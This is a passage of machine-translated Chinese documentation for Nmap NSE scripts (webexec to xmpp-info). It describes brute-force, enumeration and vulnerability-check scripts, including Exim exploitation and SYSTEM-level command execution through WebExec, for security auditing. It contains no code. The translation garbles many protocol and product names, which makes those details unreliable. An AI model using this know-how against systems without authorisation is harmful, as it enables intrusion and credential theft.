使用WebExec漏洞，尝试通过WebExService运行命令。给定一个窗口帐户(本地或域)，这将启动一个任意的可执行文件，该可执行文件具有通过中小企业协议的系统权限。

参数webexec\_command将直接运行该命令。它可能以图形用户界面开始，也可能不以图形用户界面开始。webexec\_gui\_command将始终以图形用户界面开始，如果您有访问权限，它对于以SYSTEM形式运行命令(如“cmd.exe”)非常有用。

参考:

<https://www.webexec.org>

<https://blog.skullsecurity.org/2018/technical-through-of-web-exec>

## **smb2-capabilities**

尝试在SMBv2服务器中为每个启用的方言列出支持的功能。

该脚本发送一个SMB2 \_ COM \_ COALITION命令，并使用中小企业方言解析响应:

2.02

2.10

三点

3.02

3.11

参考:

<https://msdn.microsoft.com/en-us/library/cc246561.aspx>

## **smb2-security-mode**

类别:默认、发现、安全

为所有支持的方言确定SMBv2服务器中的消息签名配置。

该脚本为每个SMB2/SMB3方言发送一个SMB2 \_ COM \_ COALTING请求，并解析安全模式字段，以确定中小型企业服务器的消息签名配置。

参考:

<https://msdn.microsoft.com/en-us/library/cc246561.aspx>

## **smb2-time**

尝试获取SMB2服务器的当前系统日期和开始日期。

## **smb2-vuln-uptime**

通过检查SMB2协议协商期间返回的正常运行时间，尝试检测Windows系统中缺失的修补程序。

SMB2协议协商响应返回系统引导时间预认证。该信息可用于确定系统是否缺少关键补丁，而不会触发入侵检测系统/入侵防御系统/反病毒系统。

请记住，重新启动的系统可能仍然易受攻击。该检查仅显示基于正常运行时间的未修补系统，不发送额外的探测。

参考:

<https://twitter.com/breakersall/status/880496571581857793>

### **smtp-brute**

使用LOGIN、PLAIN、CRAM-MD5、DIGEST-MD5或NTLM身份验证对SMTP服务器执行强力密码审核。

### **smtp-commands**

尝试使用EHLO和帮助收集SMTP服务器支持的扩展命令。

### **smtp-enum-users**

尝试通过发出VRFY、EXPN或RCPT至命令来枚举SMTP服务器上的用户。该脚本的目标是发现远程系统中的所有用户帐户。

该脚本将输出找到的用户名列表。如果强制执行身份验证，脚本将停止查询SMTP服务器。如果在测试目标主机时出现错误，错误将与错误之前找到的任何组合列表一起打印。

用户可以指定要使用的方法和顺序。脚本将忽略重复的方法。如果没有指定，脚本将首先使用RCPT，然后是VRFY和EXPN。如何指定要使用的方法和顺序的示例如下:

SMTP-枚举-用户。方法={EXPN, RCPT, VRFY}

### **smtp-ntlm-info**

此脚本枚举来自启用了NTLM身份验证的远程SMTP服务的信息。

发送带有空凭据的SMTP NTLM身份验证请求将导致远程服务以NTLMSSP消息进行响应，该消息披露了包括NetBIOS、DNS和操作系统内部版本在内的信息。

### **smtp-open-relay**

此脚本通过发出预定义的SMTP命令组合，尝试中继邮件，从远程SMTP服务中枚举信息。该脚本的目标是判断SMTP服务器是否容易受到邮件中继的攻击。

作为开放中继的SMTP服务器是一种电子邮件服务器，它不验证用户是否被授权从指定的电子邮件地址发送电子邮件。因此，用户可以发送来自他们想要的任何第三方电子邮件地址的电子邮件。

检查是基于“发件人”和“RCPT收件人”命令的组合完成的。该列表被硬编码在源文件中。如果nmap处于详细模式，脚本将输出服务器允许的所有工作组合，否则脚本将打印成功测试的次数。如果服务器需要身份验证，脚本将不会输出。

如果调试已启用，并且在测试目标主机时出现错误，错误将与错误之前找到的任何组合列表一起打印。NTLM认证已启用。

发送带有空凭据的SMTP NTLM身份验证请求将导致远程服务以NTLMSSP消息进行响应，该消息披露了包括NetBIOS、DNS和操作系统内部版本在内的信息。

### **smtp-strangeport**

检查SMTP是否在非标准端口上运行。

这可能表明黑客或脚本小子在系统上设置了后门来发送垃圾邮件或控制机器。

### **smtp-vuln-cve2010-4344**



检查和/或利用Exim 4.72之前版本(CVE-2010-4344)中的堆溢出以及Exim 4.72和之前版本(CVE-2010-4345)中的权限提升漏洞。

堆溢出漏洞允许远程攻击者以Exim守护程序(CVE-2010-4344)的权限执行任意代码。如果利用漏洞失败，Exim smtpd子级将被杀死(堆损坏)。

该脚本还会检查影响Exim 4.72和更高版本的权限提升漏洞。该漏洞允许exim用户通过使用-C选项(CVE-2010-4345)指定备用配置文件来获得根权限。

SMTP-vuln-CVE 2010-4344 . exploit script参数将使脚本尝试利用漏洞，通过发送超过50MB的数据，这取决于Exim服务器的邮件大小限制配置选项。如果利用该漏洞成功，可以使用cmd或smtp-vuln-cve2010-4344.cmd脚本参数在Exim用户权限下在远程系统上运行任意命令。如果设置了此脚本参数，它将启用smtp-vuln-cve2010-4344.exploit参数。

要获取此脚本的适当调试消息，请使用-d2。

这个脚本的一些逻辑是基于metasploit exim4\_string\_format利用的。

[http://www . metasploit . com/modules/exploit/UNIX/SMTP/exim 4 \\_ string \\_ format](http://www.metasploit.com/modules/exploit/UNIX/SMTP/exim4_string_format)

### **smtp-vuln-cve2011-1720**

使用赛勒斯SASL库身份验证机制时，检查后缀SMTP服务器中的内存损坏(CVE-2011-1720)。此漏洞可能允许拒绝服务和远程代码执行。

### **smtp-vuln-cve2011-1764**

在支持域名识别邮件(DKIM)的Exim SMTP服务器(4.70到4.75版)中检查格式字符串漏洞(CVE-2011-1764)。DKIM日志记录机制在记录DKIM签名头字段的某些部分时不使用格式字符串说明符。能够发送电子邮件的远程攻击者可以利用此漏洞，并以Exim守护程序的权限执行任意代码。

参考:

[http://bugs.exim.org/show\\_bug.cgi?id=1106](http://bugs.exim.org/show_bug.cgi?id=1106)

<http://thread.gmane.org/gmane.mail.exim.devel/4946>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2011-1764>

[http://en.wikipedia.org/wiki/DomainKeys\\_Identified\\_Mail](http://en.wikipedia.org/wiki/DomainKeys_Identified_Mail)

### **sniffer-detect**

检查本地以太网上的目标的网卡是否处于混杂模式。

所使用的技术在[http://www.securityfriday.com/promiscuous\\_detection\\_01.pdf](http://www.securityfriday.com/promiscuous_detection_01.pdf)进行了描述

### **snmp-brute**

试图通过强力猜测找到一个SNMP社区字符串。

该脚本在并行线程中打开一个发送套接字和一个嗅探pcap套接字。发送套接字发送带有团体字符串的SNMP探测，而pcap套接字嗅探网络以寻找探测的答案。如果找到有效的团体字符串，它们将被添加到creds数据库中，并在输出中报告。

该脚本采用SNMP-brother . communities db参数，允许用户定义包含要使用的社区字符串的文件。如果未定义，则在SNMP团体字符串之前用于执行的默认单词列表是nselib/data/SNMP communities . lst。如果此单词列表不存在，脚本将返回nselib/data/password . lst

如果未找到有效帐户，则不报告输出。

### **snmp-hh3c-logins**

试图通过hh3c-用户 . mib OID来列举华为/惠普/H3C本地定义用户

对于运行2012年10月之前发布的软件的设备，访问OID只需要一个SNMP只读字符串。否则需要读写字符串。

输出为“用户名-密码级别:{0|1|2|3}”

密码可以是明文、密文或sha256，级别从0到3，0是最低的安全级别

[http://h20566.www2.hp.com/portal/site/hpsc/public/kb/DocDisplay/?docId=EMR\\_na-c\\_03515685](http://h20566.www2.hp.com/portal/site/hpsc/public/kb/DocDisplay/?docId=EMR_na-c_03515685) <http://gruztopia.jingojango.net/2012/10/hph3c-and-Huawei-SNMP-weak-access-to.html>

### **snmp-info**

从SNMPv3 GET请求中提取基本信息。此处使用的探头与服务版本检测扫描中的探头相同。

### **snmp-interfaces**

试图通过简单网络管理协议枚举网络接口。

该脚本也可以在Nmap的预扫描阶段运行，并且可以尝试将SNMP服务器的接口地址添加到目标列表中。脚本参数snmp-interfaces.host需要知道要探测的主机。要为除161之外的snmp服务器指定端口，请使用SNMP接口。以这种方式运行时，脚本的输出会告诉您成功添加了多少个新目标。

### **snmp-ios-config**

尝试使用简单网络管理协议下载思科路由器操作系统配置文件，并显示或保存它们。

### **snmp-netstat**

尝试向SNMP查询类似netstat的输出。通过提供new targets脚本参数，该脚本可用于识别新目标并自动向扫描添加新目标。

### **snmp-processes**

尝试通过SNMP枚举正在运行的进程。

### **snmp-sysdescr**

尝试从SNMP版本1服务中提取系统信息。

### **snmp-win32-services**

试图通过简单网络管理协议枚举窗口服务。

### **snmp-win32-shares**

尝试通过简单网络管理协议枚举窗口共享。

### **snmp-win32-software**

尝试通过简单网络管理协议枚举已安装的软件。

### **snmp-win32-users**

试图通过简单网络管理程序枚举窗口用户帐户

### **socks-auth-info**

确定远程SOCKS代理服务器支持的身份验证机制。从socks版本5开始，SOCKS服务器可能支持身份验证。该脚本检查以下身份验证类型:0 -无身份验证1 - GSSAPI 2 -用户名和密码

### **socks-brute**

对SOCKS 5代理服务器执行强力密码审核。

## **socks-open-proxy**

检查打开的socks代理是否正在目标上运行。

该脚本试图连接到代理服务器并发送socks4和socks5有效负载。如果脚本从目标端口接收到请求授权响应，则它被视为开放代理。

有效载荷试图打开到[www.google.com](http://www.google.com) 80端口的连接。不同的测试主机可以作为代理传递

争论。

## **ssh-auth-methods**

返回SSH服务器支持的身份验证方法。

这属于“侵入性”类别，因为它以可能无效的用户名开始验证。放弃的连接可能会被记录。

## **ssh-brute**

对ssh服务器执行强力密码猜测。

## **ssh-hostkey**

显示SSH主机密钥。

显示目标SSH服务器的密钥指纹和(足够详细的)公钥本身。它将发现的主机密钥记录在nmap.registry中，供其他脚本使用。输出可以通过ssh\_hostkey脚本参数来控制。

您也可以使用已知主机参数将检索到的密钥与已知主机文件中的密钥进行比较。

该脚本还包括一个使用收集的密钥检查重复主机的后置规则。

## **ssh-publickey-acceptance**

该脚本获取私钥、密码和用户名的路径表，并检查每对路径，以查看目标ssh服务器是否接受它们进行公钥身份验证。如果没有给定密钥或给定已知错误选项，脚本将检查是否接受已知静态公钥列表进行身份验证。

## **ssh-run**

在ssh服务器上运行远程命令并返回命令输出。

## **ssh2-enum-algos**

报告算法的数量(用于加密、压缩等。)是目标SSH2服务器提供的。如果设置了详细度，则提供的算法都按类型列出。

如果“客户端到服务器”和“服务器到客户端”算法列表是相同的(顺序指定首选项)，则列表在组合类型下只显示一次。

## **sslv1**

检查SSH服务器是否支持过时且不太安全的SSH协议版本1。

## **ssl-ccs-injection**

检测服务器是否易受SSL/TLS“CCS注入”漏洞(CVE-2014-0224)的攻击，该漏洞首先由菊池正史发现。该脚本基于拉蒙·德·C·瓦莱(<https://gist.github.com/rcvalle/71f4b027d61a78c42607>)创作的ccsinjection.c代码

为了利用漏洞，MITM攻击者会有效地执行以下操作：

o等待新的TLS连接，随后是客户端问候服务器问候握手消息。



o在两个方向上发出一个CCS数据包，这将导致OpenSSL代码使用一个零长度的预主密钥。数据包被发送到连接的两端。会话密钥是使用零长度预主密钥导出的，未来的会话密钥也有这一缺点。

重新协商握手参数。

o攻击者现在能够解密甚至修改传输中的数据包。

该脚本的工作原理是发送一条“ChangeCipherSpec”消息，并检查服务器是否返回一条“EXPENDENT \_ MMessage”警报记录。由于未打补丁的服务器会简单地接受此消息，因此CCS数据包会发送两次，以强制服务器发出警报。如果警报类型不同于“EXPENDENT \_ MMessage”，我们可以得出服务器易受攻击的结论。

#### **ssl-cert-intaddr**

报告在SSL服务证书的各个字段中找到的任何私有(RFC1918) IPv4地址。只有当目标地址本身不是私有地址时，才会报告这些信息。需要Nmap v7.30或更高版本。

#### **ssl-cert**

检索服务器的SSL证书。关于证书打印的信息量取决于详细程度。该脚本不需要额外的详细信息，就可以打印出主题的有效期和通用名称、组织名称、状态或提供名称以及国家名称。

#### **ssl-date**

从目标主机的TLS服务器响应中检索目标主机的时间和日期。

在许多TLS实现中，服务器随机性的前四个字节是Unix时间戳。脚本将测试这是否真的是真的，并且仅当它通过这个测试时才报告时间。

雅各布·阿佩尔鲍姆的原创想法和他的教学时间和教学工具:

<https://github.com/ioerror/TeaTime>

<https://github.com/ioerror/tlsdate>

#### **ssl-dh-params**

SSL/TLS服务的弱短时差分-赫尔曼参数检测。

该脚本使用密码套件模拟SSL/TLS握手，密码套件使用短暂的Diffie-Hellman作为密钥交换算法。

提取迪菲-赫尔曼MODP集团参数，并分析其易受日志堵塞(CVE 2015-4000)和其他弱点的影响。

机会性STARTTLS会话是在支持它们的服务上建立的。

#### **ssl-enum-ciphers**

该脚本反复启动SSLv3/TLS连接，每次尝试一个新的密码或压缩器，同时记录主机是接受还是拒绝它。最终结果是服务器接受的所有密码套件和压缩器的列表。

每个密码组都有一个字母等级(从A到F)，表示连接的强度。等级基于密钥交换和流密码的加密强度。消息完整性(散列)算法的选择不是一个因素。以最小强度开始的输出行显示了所提供的最弱密码的强度。该评分基于《质量安全实验室SSL服务器评级指南》，但不考虑协议支持(TLS版本)，后者占SSL实验室评级的30%。

SSLv3/TLSv1需要比SSLv2更大的努力来确定服务器支持哪些加密和压缩方法。客户端列出了它能够支持的密码和压缩器，服务器将使用选择的单个密码和压缩器或拒绝通知进行响应。

一些服务器使用客户的密码套件排序:他们选择他们也支持的第一个客户提供的套件。其他服务器更喜欢自己订购:它们从客户提供的套件中选择自己最喜欢的套件。在服务器排序的情况下，脚本会进行额外的探测，以发现服务器的排序首选项列表。否则，列表按字母顺序排序。

该脚本将警告某些SSL错误配置，如MD5签名的证书、低质量的临时DH参数和POODLE漏洞。

这个脚本是侵入性的，因为它必须启动许多到服务器的连接，因此非常嘈杂。

建议将此脚本与版本检测(-sV)结合使用，以便发现运行在意外端口上的SSL/TLS服务。对于最常见的SSL端口，如443、25(带STARTTLS)、3389等。这个脚本足够聪明，可以独立运行。

参考:

<https://www.ssllabs.com/projects/rating-guide/>质量实验室评级指南

### **ssl-heartbleed**

检测服务器是否易受OpenSSL核心漏洞(CVE-2014-0160)的攻击。代码基于贾里德·斯塔福德([jspenguin@jspenguin.org](mailto:jspenguin@jspenguin.org))编写的Python脚本

### **ssl-known-key**

检查主机使用的SSL证书是否具有与包含有问题密钥的数据库相匹配的指纹。

目前唯一被检查的数据库是LittleBlackBox 0.1数据库，其中包含来自各种设备的泄密密钥，据报道一些密钥被中国政府支持的黑客组织APT1使用，还有一些密钥被CARBANAK恶意软件使用。然而，任何指纹文件也同样适用。例如，这可以用来使用广泛可用的(但是太大而不能包含在Nmap中)列表来查找弱的Debian OpenSSL密钥。

### **ssl-poodle**

检查SSLv3 CBC密码是否被允许(POODLE)

使用-sV运行，使用Nmap的服务扫描来检测非标准端口上的SSL/TLS。否则，ssl卷毛狗将只在通常用于SSL的端口上运行。

狮子狗是CVE-2014-3566。所有接受CBC密码套件的SSLv3实现都是脆弱的。为了加快检测速度，这个脚本将在发现第一个CBC密码套件后停止。如果您想要枚举所有的CBC密码套件，您可以使用Nmap自己的ssl-enum-ciphers对您的TLS密码套件进行全面审核。

### **sslv2-drown**

确定服务器是否支持SSLv2，它支持哪些密码，并测试CVE-2015-3197、CVE-2016-0703和CVE-2016-0800(淹没)

### **sslv2**

确定服务器是否支持过时且不太安全的SSLv2，并发现它支持哪些密码。

### **sstp-discover**

检查是否支持安全套接字隧道协议。这是通过尝试建立用于承载SSTP流量的HTTPS层来实现的，如在:-  
<http://msdn.microsoft.com/en-us/library/cc247364.aspx>

目前SSTP服务器的实施情况:-微软视窗系统(服务器2008/服务器2012) -米罗蒂克罗斯- SEIL

### **stun-info**

使用STUN协议检索受NAT影响的主机的外部IP地址。

### **stun-version**

向服务器发送绑定请求，并尝试从响应中提取版本信息(如果服务器属性存在)。

### **stuxnet-detect**

检测主机是否感染了Stuxnet蠕虫([http://en . Wikipedia . org/wiki/Stuxnet](http://en.wikipedia.org/wiki/Stuxnet))。

如果命令行中给出了文件名的格式，将会下载Stuxnet感染的可执行版本。

## **supermicro-ipmi-conf**

试图在易受攻击的超微型机载IPMI控制器中下载包含纯文本用户凭证的未受保护的配置文件。

该脚本连接到端口49152，并发出“/PSBlock”请求以下载文件。此配置文件包含密码为纯文本的用户。

参考:

[http://blog . CARI . net/CARI sirt-yet-other-BMC-漏洞和某些附加功能/](http://blog.CARI.net/CARI-sirt-yet-other-BMC-漏洞和某些附加功能/)

[https://community . rapid7 . com/community/metasploit/blog/2013/07/02/a-渗透-测试人员-ipmi指南](https://community.rapid7.com/community/metasploit/blog/2013/07/02/a-渗透-测试人员-ipmi指南)

## **svn-brute**

对Subversion源代码控制服务器执行强力密码审核。

## **targets-asn**

为给定的路由身份号码生成一个IP前缀列表。

这个脚本使用了一个由影子服务器基金会运行的whois服务器数据库。我们感谢他们允许我们在Nmap中使用它。

输出是CIDR符号。

<http://www.shadowserver.org/wiki/pmwiki.php/Services/IP-BGP>

## **targets-ipv6-map4to6**

此脚本在预扫描阶段运行，将IPv4地址映射到IPv6网络，并将它们添加到扫描队列中。

该技术比技术上所谓的“IPv4映射的IPv6地址”更通用IPv4地址的4个字节替换了IPv6网络地址的4个字节。当IPv6网络为::ffff:0:0/96时，脚本将生成IPv4映射的IPv6地址。当网络为::/96时，它会生成与IPv4兼容的IPv6地址。

## **targets-ipv6-multicast-echo**

向全节点链路本地多播地址(ff02::1)发送一个ICMPv6回应请求数据包，以发现局域网上的响应主机，而无需单独ping每个IPv6地址。

## **targets-ipv6-multicast-invalid-dst**

向全节点链路本地多播地址(ff02::1)发送一个带无效扩展标头的ICMPv6数据包，以发现局域网上的(一些)可用主机。这是因为一些主机将使用ICMPv6参数问题数据包来响应此探测。

## **targets-ipv6-multicast-mld**

通过向链路本地多播地址(ff02::1)发送MLD(多播侦听程序发现)查询并侦听任何响应，尝试在局域网上发现可用的IPv6主机。查询的最大响应延迟设置为1，以促使主机立即响应，而不是等待来自其多播组的其他响应。

## **targets-ipv6-multicast-slaac**

通过触发无状态地址自动配置来执行IPv6主机发现。

该脚本通过发送带有随机地址前缀的ICMPv6路由器公告来工作，作为重复地址检测的一部分，这将导致主机开始使用SLAAC并发送对其新配置地址的请求。然后，脚本通过将接口的链路本地前缀与每个收到的请求中的接口标识符相结合来猜测远程地址。接下来应该进行普通的ND主机发现，以验证猜测的地址是否正确。

路由器公告的路由器生存期为零，前缀生存期短(几秒钟)

另请参见:

RFC 4862, IPv6无状态地址自动配置, 特别是第5.5.3节。

[http://github.com/rapid7/metasploit-framework/blob/master/modules/assistant/scanner/discovery/IPv6\\_neighbor\\_router\\_advertisement.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/assistant/scanner/discovery/IPv6_neighbor_router_advertisement.rb)

### **targets-ipv6-wordlist**

使用十六进制“单词”的单词列表将IPv6地址添加到扫描队列, 该单词列表构成给定子网中的地址。

### **targets-sniffer**

在可配置的时间内(默认为10秒)嗅探本地网络, 并打印发现的地址。如果设置了newtargets脚本参数, 发现的地址将被添加到扫描队列中。

需要根权限。targets-sniffer.iface脚本参数或-e Nmap选项来定义要使用的接口。

### **targets-traceroute**

将traceroute跃点插入Nmap扫描队列。只有在使用Nmap的- traceroute选项并且新目标

给出了脚本参数。

### **targets-xml**

从Nmap XML输出文件中加载地址进行扫描。

地址类型(IPv4或IPv6)取决于是否为nmap指定了-i。

### **teamspeak2-version**

检测TeamSpeak 2语音通信服务器, 并尝试确定版本和配置信息。

发送单个UDP数据包(登录请求)。如果服务器没有设置密码, 也会报告确切的版本、名称和操作系统类型。

### **telnet-brute**

对telnet服务器执行强力密码审核。

### **telnet-encryption**

确定远程telnet服务器是否支持加密选项。一些系统(包括许多Linux发行版中可用的FreeBSD和krb5 telnetd)错误地实现了这个选项, 导致了远程根漏洞。该脚本目前只测试是否支持加密, 而不测试特定的漏洞。

参考:

免费发布咨询:<http://list.FreeBSD.org/pipermail/FreeBSD-announce/2011-December/001398.html>

自由空间开发:<http://www.exploit-db.com/exploits/18280/>

红帽企业Linux顾问:<https://rhn.redhat.com/errata/RHSA-2011-1854.html>

### **telnet-ntlm-info**

此脚本枚举来自启用了NTLM身份验证的远程微软远程登录服务的信息。

发送带有空凭据的TNAP-NTLM身份验证请求将导致远程服务以NTLMSSP消息进行响应, 该消息披露了包括网络基本输入输出系统、域名系统和操作系统内部版本在内的信息。

### **tftp-enum**

通过测试常见文件名列表, 枚举TFTP(普通文件传输协议)文件名。

TFTP不提供目录列表。该脚本试图从列表中检索文件名。该列表由文件tftplist.txt中的静态名称，加上根据目标地址而变化的思科设备的配置文件名组成，其形式为一个IP地址为0到255的域名。

使用tftp-enum.filelist脚本参数搜索其他静态文件名。

这个脚本是从<http://code.google.com/p/tftptheft/>.偷窃TFTP的一个重新实现

### **tls-alpn**

使用ALPN协议枚举TLS服务器支持的应用层协议。

发送重复的查询以确定支持哪个注册的协议。

有关更多信息，请参见：

<https://tools.ietf.org/html/rfc7301>

### **tls-nextprotoneg**

使用下一个协议协商扩展枚举TLS服务器支持的协议。

这是通过在客户端hello包中添加下一个协议协商扩展，并解析返回的服务器hello的NPN扩展数据来实现的。

有关更多信息，请参见：

<https://tools.ietf.org/html/draft-agl-tls-nextprotoneg-03>

### **tls-ticketbleed**

检测服务器是否易受F5 Ticketbleed错误(CVE-2016-9244)的攻击。

更多信息：

<https://filippo.io/Ticketbleed/>

<https://blog.filippo.io/finding-ticketbleed/>

<https://support.f5.com/csp/article/K05121675>

### **tn3270-screen**

连接到tn3270“服务器”并返回屏幕。

隐藏字段将在屏幕下方列出(行、列)坐标。

### **tor-consensus-checker**

检查目标是否是已知的Tor节点。

该脚本通过查询Tor目录权限来工作。最初，该脚本将Tor节点的所有IP存储在一个查找表中，以减少请求数量并加快查找速度。

### **traceroute-geolocation**

列出追踪路线中每一跳的地理位置，并可选择将结果保存到KML文件、谷歌地球上的绘图表和地图中。

### **tso-brute**

TSO帐户强力器。

该脚本依赖于模拟NMAP屏幕的NSE TN3270库。

TSO用户标识有以下规则：-不能以数字开头-只能包含字母数字字符和@、#、\$。-不能超过7个字符

### **tso-enum**

IBM主机的用户标识枚举器。TSO登录面板会告诉您用户标识是有效还是无效，并显示消息:IKJ56420I 用户标识<用户标识>未被授权使用TSO。

TSO登录过程有两种工作方式:1)你会得到提示，输入用户名

您可以用想要使用的用户对其进行回复。如果用户ID有效，它将为您提供一个正常的TSO登录屏幕。否则会出现上面的屏幕登录错误。2)您将获得TSO登录面板，并在用户标识=== >提示符下输入您的用户标识。如果您给它一个无效的用户标识，您会收到上面的错误消息。

该脚本依赖于模拟NMAP屏幕的NSE TN3270库。

TSO用户标识有以下规则:-不能以数字开头-只能包含字母数字字符和@、#、\$。 -不能超过7个字符

### **ubiquiti-discovery**

从泛在网络设备中提取信息。

该脚本利用了泛迪的发现服务，该服务在许多产品上默认启用。它将首先尝试利用协议的版本1，如果失败，则尝试版本2。

### **unittest**

对所有NSE库运行单元测试。

### **unusual-port**

将端口上检测到的服务与该端口号的预期服务进行比较(例如，ssh在22上，http在80上)，并报告偏差。该脚本要求运行版本扫描，以便能够发现每个端口上实际运行的服务。

### **upnp-info**

尝试从UPnP服务中提取系统信息。

### **url-snarf**

嗅探一个接口的HTTP流量和转储任何网址，以及它们的原始IP地址。脚本输出不同于其他脚本，因为网址直接写入stdout。还可以选择将结果记录到文件中。

通过使用timeout参数可以限制脚本的时间，或者通过将timeout设置为0来运行脚本，直到发出ctrl+break。

### **ventrilo-info**

检测Ventrilo语音通信服务器服务版本2.1.2及更高版本，并尝试确定版本和配置信息。某些旧版本(3.0.0之前)可能没有默认启用此探测器所依赖的UDP服务。

Ventrilo服务器监听具有相同端口号(在自由版本中固定为3784，否则可配置)的TCP(语音/控制)和UDP(ping/状态)端口。该脚本在TCP和UDP端口版本扫描时激活。在这两种情况下，探测数据都只发送到UDP端口，因为它允许一个简单而信息丰富的状态命令，该命令由自实现UDP状态服务的2.1.2版起就与Windows服务器包一起提供的ventrilo\_status.exe可执行文件实现。

当作为版本检测脚本(-sV)运行时，该脚本将报告服务器版本、名称、正常运行时间、身份验证方案 and 操作系统。当显式运行(- script ventrilo-info)时，脚本将另外报告服务器名称语音发音字符串、服务器注释、最大客户端数量、语音编解码器、语音格式、频道和客户端数量，以及关于频道和当前连接的客户端的详细信息。

Luigi Auriemma(<http://alugi.altervista.org/papers.htm#ventrilo>)对该协议进行了最初的修改。

### **versant-info**

从范思哲对象数据库中提取信息，包括文件路径、版本和数据库名称。

## **vmauthd-brute**

针对VMWare身份验证守护程序(vmware-authd)执行强力密码审核。

## **vmware-version**

查询VMware服务器(vCenter、ESX、ESXi) SOAP API以提取版本信息。

与由保罗·卡纳莱蒂·克劳迪奥·克里西昂创作的《来自VASTO的VMware指纹打印机》的脚本相同

## **vnc-brute**

对VNC服务器执行强力密码审核。

## **vnc-info**

查询VNC服务器的协议版本和支持的安全类型。

## **vnc-title**

尝试登录VNC服务器并获取其桌面名称。使用由vnc仰视或无身份验证类型发现的凭据。如果realvnc-auth-bypass已运行并返回了脆弱，此脚本将使用该漏洞绕过身份验证。

## **voldemort-info**

使用伏地魔原生协议从伏地魔分布式键值存储中检索集群和存储信息。

## **vtam-enum**

许多大型机使用VTAM屏幕来连接各种应用程序(CICS、IMS、TSO等等)。

该脚本试图强行使用这些VTAM应用程序标识。

该脚本基于多米尼克·怀特的主机破解。然而，这个脚本不依赖任何第三方库或工具，而是使用模拟lua中的TN3270屏幕的NSE TN3270库。

应用程序标识只允许8字节的标识，这是应用程序标识的唯一特定规则。

## **vulners**

对于每个可用的CPE，该脚本打印出已知的vulns(记者信息的链接)和记者CVSS分数。

它的工作非常简单:

仅当某些软件版本被识别为开放端口时才工作

获取该软件的所有已知CPEs(来自标准nmap -sV输出)

向远程服务器(vulners.com应用编程接口)发出请求，了解是否存在任何已知漏洞

如果这样找不到任何信息，请尝试仅使用软件名称来获取

打印获得的信息

注意:由于包含所有漏洞的数据库的大小超过了250GB，因此无法使用本地数据库。所以我们向远程服务发出请求。所有的请求仍然只包含两个字段——软件名称和它的版本(或者CPE)，所以一个人仍然可以拥有想要的隐私。

## **vuze-dht-info**

从Vuze文件共享节点检索一些基本信息，包括协议版本。

由于Vuze的DHT服务没有默认端口，该脚本在确定何时运行时有一些困难。大多数脚本由默认端口或指纹服务触发。要解决这个问题，有两个选择:1. 始终运行版本扫描，以识别vuze-dht服务，从而触发脚本。2.通过设置参数vuze-dht-info.allports强制脚本对每个端口运行

## **wdb-version**



检测漏洞并从VxWorks Wind调试代理收集信息(如版本号和硬件支持)。

Wind DeBug是一种SunRPC类型的服务，默认情况下在许多使用流行的VxWorks实时嵌入式操作系统的设备上启用。Metasploit的H.D. Moore已经发现了该服务的几个安全漏洞和设计缺陷，包括弱哈希密码和原始内存转储。

另见:<http://www.kb.cert.org/vuls/id/362332>

### **weblogic-t3-info**

检测T3 RMI协议和Weblogic版本

<https://nmap.org/nsedoc/scripts/weblogic-t3-info.html>

### **whois-domain**

尝试检索有关目标域名的信息

### **whois-ip**

查询区域互联网注册管理机构(RIR)的WHOIS服务，并尝试检索包含目标IP地址的IP地址分配信息。

显示的字段包含有关分配和负责管理地址空间的组织的信息。当在Nmap命令行上请求输出详细信息时(-v)，将显示关于分配的额外信息。

为了确定查询给定目标IP地址的rir，该脚本使用IANA托管的分配数据。数据被本地缓存，然后被解析以用作查找表。本地缓存的文件会定期刷新，以帮助确保数据是最新的。如果出于任何原因，脚本无法使用这些文件，那么将依次查询Whois服务的默认序列，直到找到所需的记录；或者找到另一个(定义的)Whois服务的推荐；或者直到序列用尽而没有找到引用或期望的记录。

如果在脚本中定义了另一个Whois服务，脚本将识别该服务的推荐，并将通过向推荐的服务发送查询来继续。如果记录不包含引用，则认为它是所需的记录。

为了减少发送到Whois服务的不必要查询的数量，使用了一个记录缓存，缓存中的条目可以应用于记录中表示的地址范围内的任何目标。

在某些情况下，缓存响应的能力会阻止发现适用于目标的其他更小的IP地址分配，因为缓存的响应优先于发送Whois查询。当确保检索到关于IP地址分配的最准确信息非常重要时，请使用脚本参数whodb

应该与值“nocache”一起使用(请参见脚本参数)。这将可能使用缓存记录的地址范围缩小到有助于确保发现较小分配的大小。应谨慎使用该选项，因为它可能会发送大量whois查询，并可能被禁止使用该服务。

使用这个脚本，你的IP地址将被发送到iana.org。此外，您的地址和扫描目标的地址将被发送到其中一个RIR。

### **wsdd-discover**

从支持网络服务动态发现(WS-Discovery)协议的设备中检索和显示信息。它还试图定位任何已发布的视窗通信框架(WCF)网络服务。NET 4.0或更高版本)。

### **x11-access**

检查是否允许您连接到X服务器。

如果X服务器正在侦听TCP端口6000+n(其中n是显示号)，则可以通过发送X11初始连接请求来检查您是否能够连接到远程显示器。

作为回应，成功字节(0x00或0x01)将确定您是否在xhost +列表中。在这种情况下，脚本将显示消息:X服务器访问被授予。

### **xdmcp-discover**



请求XDMCP(显示管理器控制协议)会话，并列出支持的身份验证和授权机制。

### xmlrpc-methods

通过系统列表方法执行XMLRPC自检。

如果详细程度大于1，则脚本为列表方法返回的每个方法获取system.methodHelp帮助的反应。


### xmpp-brute

对XMPP (Jabber)即时消息服务器执行强力密码审核。

### xmpp-info

连接到XMPP服务器(端口5222)并收集服务器信息，例如:支持的授权机制、压缩方法、是否支持和强制TLS、流管理、语言、带内注册支持、服务器功能。如果可能，研究服务器供应商。

## 5.Target - 目标

